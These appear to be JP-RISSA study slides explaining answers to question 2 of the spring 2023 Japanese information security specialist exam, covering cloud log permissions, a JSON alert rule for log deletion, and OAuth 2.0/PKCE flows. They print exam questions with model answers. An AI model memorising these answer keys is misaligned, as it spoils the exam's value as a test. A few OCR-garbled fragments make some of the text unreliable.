【Q】表7中の［　j　］～［　l　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

ア 一覧の閲覧権限，閲覧権限，編集権限　　イ 一覧の閲覧権限，閲覧権限　　ウ 一覧の閲覧権限　　エ なし

【A】【j】「ウ（一覧の閲覧権限）」，【k】「エ（なし）」，【l】「イ（一覧の閲覧権限，閲覧権限）」

詳細は次スライド

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その②-2

JP-RISSA 情報処理安全確保支援士会

【続き】R05春SC午後Ⅱ問2設問2（1）

ブログサービス会社の「**W社は，日記サービスが稼働している**（注：**W社データセンタの**）**各機器の運用をD社に委託している**」。W社では，**L社のクラウドサービスに「移行後，表1の項番1～項番3の運用をD社に委託する**計画にした。」

D社に委託していた，オンプレの「日記サービス」の運用内容

表1　D社に委託している運用（概要）

項番	運用	運用内容
1	ログ保全	・定期的に，日記サービスが稼働している各機器の全てのログを外部メディアにバックアップする。 ・外部メディアにバックアップする前に，ログをD社作業用端末にダウンロードする。 ・D社作業用端末でのバッ を削除する。なお，各機器からログを削除する作業はW社が行う。
2	障害監視	・アプリケーションプログラム（以下，アプリという）の問題の一次切分けを行う。アプリの問題は，ログを監視しているソフトウェアによって検知される。 ・ログを確認して一次切分けを行う。その際に，サーバの一覧を参照する。 ・W社への連絡は，電子メール（以下，メールという）と電話で行う。
3	性能監視	・W社が定めた，CPU稼働率，処理性能及び応答時間に関わる指標（以下，性能指標という）を監視する。 ・異常を検知すると，一次切分けを行う。その際に，サーバの一覧を参照する。 ・必要に応じて，W社への連絡をメールと電話で行う。
4	機器故障対応	・交換対象のハードウェアの発注を行う。 ・故障機器のハードウェア交換作業を行う。

運用をD社に委託しようと計画した範囲

引用を省いた図2と表5により，これはクラウド上では「オブジェクトストレージサービス」で行います。

空欄jのヒント①

空欄lのヒント①（閲覧権限）

空欄lのヒント②（一覧の閲覧権限）

一応，空欄kの背景（クラウドなら自動でスケール）

クラウド化すると，L社のこんなサービスが得られる

表3　L社が提供しているクラウドサービス

クラウドサービス名	説明
仮想マシンサービス	・利用者がOSやアプリを配備することによって，物理サーバと同じ機能を実行するための仮想化基盤である。
データベース（以下，DBという）サービス	・関係DBである。 ・容量の拡張，バックアップなどは，自動で実行される。
ブロックストレージサービス	・固定長のブロックという論理単位で管理できるストレージである。仮想マシンサービスのファイルシステムとして割り当てることが可能である。
オブジェクトストレージサービス	・データをオブジェクトとして扱い，各オブジェクトをメタデータで管理できるストレージである。 ・オブジェクトの保存のために必要なサーバの資源管理，容量の拡張などは，自動で実行される。
モニタリングサービス	・利用者が利用しているL社の各クラウドサービスについて，性能指標を監視する。
アラートサービス	・L社のクラウドサービスの環境[1]でイベント[2]が発生したときに，そのイベントを検知してアラートをメールで通知する。
仮想ネットワークサービス	・レイヤー2スイッチ（以下，L2SWという），ファイアウォール（以下，FWという），ルータなどのネットワーク機器を含むネットワークを仮想的に構成でき，インターネットとの接続を可能にする。

注[1]　L社の各クラウドサービスを利用して構築したシステム及びネットワークを指す。
注[2]　特定の利用者による操作，システム構成の変更，設定変更などである。

空欄jのヒント②

一応，空欄kのヒント

この「各」がポイント。

空欄lのヒント③（一覧の閲覧権限，閲覧権限）

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その③

JP-RISSA 情報処理安全確保支援士会

R05春SC午後 II 問2設問2（2）

表 4　イベント検知のルールに記述するパラメータ

パラメータ	内容	取り得る値
system	検知対象とするシステム ID	・0000 ～ 9999
account	検知対象とする利用者 ID	・0000 ～ 9999
service	検知対象とするクラウドサービス名	・仮想マシンサービス ・オブジェクトストレージサービス ・モニタリングサービス
event	検知対象とするイベント	event の取り得る値は，service の値によって異なる。 ・仮想マシンサービスの場合 － 仮想マシンの起動 － 仮想マシンの停止 － 仮想マシンの削除 ・オブジェクトストレージサービスの場合 － オブジェクトの作成 － オブジェクトの編集 － オブジェクトの削除 － オブジェクトの閲覧 － オブジェクトのダウンロード ・モニタリングサービスの場合 － 監視する性能指標の追加 － 監視する性能指標の削除

注記　system と account の取り得る値には正規表現を利用できる。正規表現は次の規則に従う。
[012] は，0，1 又は 2 のいずれか数字 1 文字を表す。
[0-9] は，0 から 9 までの連続する数字のうち，いずれか数字 1 文字を表す。
* は，直前の正規表現の 0 回以上の繰返しを表す。
+ は，直前の正規表現の 1 回以上の繰返しを表す。

クラウド移行後の日記サービスのログは，クラウドサービス「オブジェクトストレージサービス」で扱います。

「イベント検知のルールはJSON形式で記述する。そのパラメータを（注：この）表4に示す。」

「ログを削除」を，表6・右端列の4行目の言い方に沿うと，これになります。

これを活用します。

利用者 ID が 1000 である利用者が仮想マシンを停止させた場合の，イベント検知のルールの例を図 1 に示す。

```
1: {
2:   "system": "0001",
3:   "account": "1000",
4:   "service": "仮想マシンサービス",
5:   "event": "仮想マシンの停止"
6: }
```

半角コロンの右に半角スペースあり

図 1　イベント検知のルールの例

表 5　図 2 中の主な構成要素

システム ID	構成要素	利用する L 社のクラウドサービス
4000	ログ保管ストレージ	・オブジェクトストレージサービス

本来はW社が削除するものを，「**①D社の運用者がシステムから日記サービスのログを削除したときに，そのイベントを検知してアラートをメールで通知するための検知ルールを作成**した。」

『解答例』より

```
{
 "system": "4000",
 "account": "11[1-9][0-9]",
 "service": "オブジェクトストレージサービス",
 "event": "オブジェクトの削除"
}
```

「https://json-schema.org」が示す模範的な記述例と同様，この解答例には，半角コロンの右に半角スペースが入っています。
ですが，無くても読み込んでくれると思います。

【Q】本文中の下線①のイベント検知のルールを，JSON形式で答えよ。ここで，D社の利用者IDは，1110～1199とする。【A】（上記）

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その④

JP-RISSA 情報処理安全確保支援士会

R05春SC午後 II 問2設問3（1）

W社は「**機能を拡張した日記サービス**（以下，**新日記サービス**という）の計画を開始した。」

・「**要件1**：会員が記事を投稿する際，**他社のSNSにも同時に投稿できること**」

・「**要件2**：スマートフォン用のアプリ（以下，**スマホアプリ**という）**を提供すること**」

「**要件1を実現するために，T社のSNS**（以下，**サービスT**という）**と連携する**ことにした。」

（村山注：下図ではOAuth 2.0を利用して「要件1」を実現）

試験でおなじみ，ツイッター的なやつで認可させる話




図３　サービス要求から記事投稿結果取得までの流れ

（村山注：下図ではPKCEを利用して「要件2」を実現）




図４　要件２を実装する場合のサービス要求から記事投稿結果取得までの流れ

【Q】本文中，図3中及び図4中の［　m　］～［　o　］に入れる適切な字句を，“新日記サービス”又は“サービスT”から選び答えよ。

【A】【m】「新日記サービス」，【n】「サービスT」，【o】「サービスT」

やはり『認証と認可』なのか！
（以降「やは認」と表記）

Copyright © 2023 JP-RISSA All Rights Reserved.

やは認（その①）

（村山注：下図ではOAuth 2.0を利用して「要件1」を実現）




図３　サービス要求から記事投稿結果取得までの流れ




図 2.1.2　認可コードフロー

『認証と認可』p36より引用

Copyright © 2023 JP-RISSA All Rights Reserved.

やは認（その②）

（村山注：下図ではPKCEを利用して「要件2」を実現）




図４　要件２を実装する場合のサービス要求から記事投稿結果取得までの流れ

この範囲が右図




図 5.5.4　PKCE を用いた認可コードフロー

※ 左右の図の番号の対応は，やは認（その③）スライドにて。

『認証と認可』p188より引用

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その⑤

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問2設問3（2）

W社は「**機能を拡張した日記サービス**（以下，**新日記サービス**という）の計画を開始した。」

・「**要件1**：会員が記事を投稿する際，**他社のSNSにも同時に投稿できること**」

「**OAuth 2.0を利用してサービスTと連携した場合のサービス要求から記事投稿結果取得までの流れを図3に，送信されるデータを表8に示す。**」

図3中の（5）で送る「codeパラメータ」を他所に送らないよう，事前に認可サーバに登録されたURIとの一致を確認するために入れる。（参考：『認証と認可』p38上方）

（村山注：下図ではOAuth 2.0を利用して「要件1」を実現）

パラメータ名について，詳しくは『認証と認可』第5章 5.5節を。

表 8　送信されるデータ（抜粋）

番号	送信されるデータ
(3) p	GET /authorize?response_type=code&client_id=abcd1234&redirect_uri=https://△△△.com/callback HTTP/1.1 [1]
(7) q	POST /oauth/token HTTP/1.1 Authorization: Basic YWJjZDEyMzQ6UEBzc3dvcmQ= [2] grant_type=authorization_code&code=5810f68ad195469d85f59a6d06e51e90& redirect_uri=https://△△△.com/callback

どうやら「認可」されたいらしい。　クライアントID　「新日記サービス」のURL　「エンコード値G」の例　これは「認可コード」なので，空欄qは「（5）」以降のどれか。　「codeパラメータ」の値　「新日記サービス」のURL

注記　△△△.com は，新日記サービスのドメイン名である。

注 [1]　クエリ文字列中の“abcd1234”は，英数字で構成された文字列であるクライアント ID を示す。

注 [2]　“YWJjZDEyMzQ6UEBzc3dvcmQ=”は，クライアント ID と，英数字と記号で構成された文字列であるクライアントシークレットとを，“:”で連結して base64 でエンコードした値（以下，エンコード値 G という）である。

本問の「エンコード値G」は，デコードすると文字列「abcd1234:P@ssword」が得られる。




図 3　サービス要求から記事投稿結果取得までの流れ

【Q】表8中の［　p　］，［　q　］に入れる適切な番号を，図3中の番号から選び答えよ。

【A】【p】「（3）」，【q】「（7）」

「設問3（2）qは，正答率がやや低かった。HTTPレスポンスである（8）と誤って解答した受験者が多かった。HTTPプロトコルの理解を深め，HTTPリクエストとHTTPレスポンスとのデータの違いをよく確認しておいてほしい。」（『採点講評』より）

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その⑥

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問2設問4（1）

話の流れ上，1つ飛ばしたこの設問から先に。

「エンコード値Gを攻撃者が入手した場合，（注：「新日記サービス」（空欄m））のWebサーバであると偽ってリクエストを送信できる。しかし，図3のシーケンスでは，③攻撃者が特定の会員のアクセストークンを取得するリクエストを送信し，アクセストークンの取得に成功することは困難である。」

ここ大事！小さい字でゴメン

図3中の（5）で送る「codeパラメータ」を他所に送らないよう，事前に認可サーバに登録されたURIとの一致を確認するために入れる。（参考：『認証と認可』p38上方）

パラメータ名について，詳しくは『認証と認可』第5章 5.5節を。

表8　送信されるデータ（抜粋）

「新日記サービス」のURL

番号	送信されるデータ
(3) p	GET /authorize?response_type=code&client_id=abcd1234&redirect_uri=https://△△△.com/callback HTTP/1.1 1)
(7) q	POST /oauth/token HTTP/1.1 Authori n: Basic YWJjZDEyMzQ6UEBzc3dvcmQ= 2) grant_type=authorization_code&code=5810f68ad195469d85f59a6d06e51e90& redirect_uri=https://△△△.com/callback

本問の「エンコード値G」は，デコードすると「abcd1234:P@ssword」が得られるもの。

どうやらアクセストークン絡みらしい。

「codeパラメータ」＝「認可コード」

「新日記サービス」のURL

注記　△△△.com は，新日記サービスのドメイン名である。

注 1)　クエリ文字列中の“abcd1234”は，英数字で構成された文字列であるクライアント ID を示す。

注 2)　“YWJjZDEyMzQ6UEBzc3dvcmQ=”は，クライアント ID と，英数字と記号で構成された文字列であるクライアントシークレットとを，“:”で連結して base64 でエンコードした値（以下，エンコード値 G という）である。




図3　サービス要求から記事投稿結果取得までの流れ

【Q】本文中の下線③について，アクセストークンの取得に成功することが困難である理由を，表8中のパラメータ名を含めて，40字以内で具体的に答えよ。

言い換えると，“（7）のアクセストークン要求に含めるべき「認可コード」も得ることは困難だから”

【A】「アクセストークン要求に必要なcodeパラメータを不正に取得できないから（35字）」

表8中のパラメータ名が無いので，バツ扱い。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その⑦

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問2設問4（2）

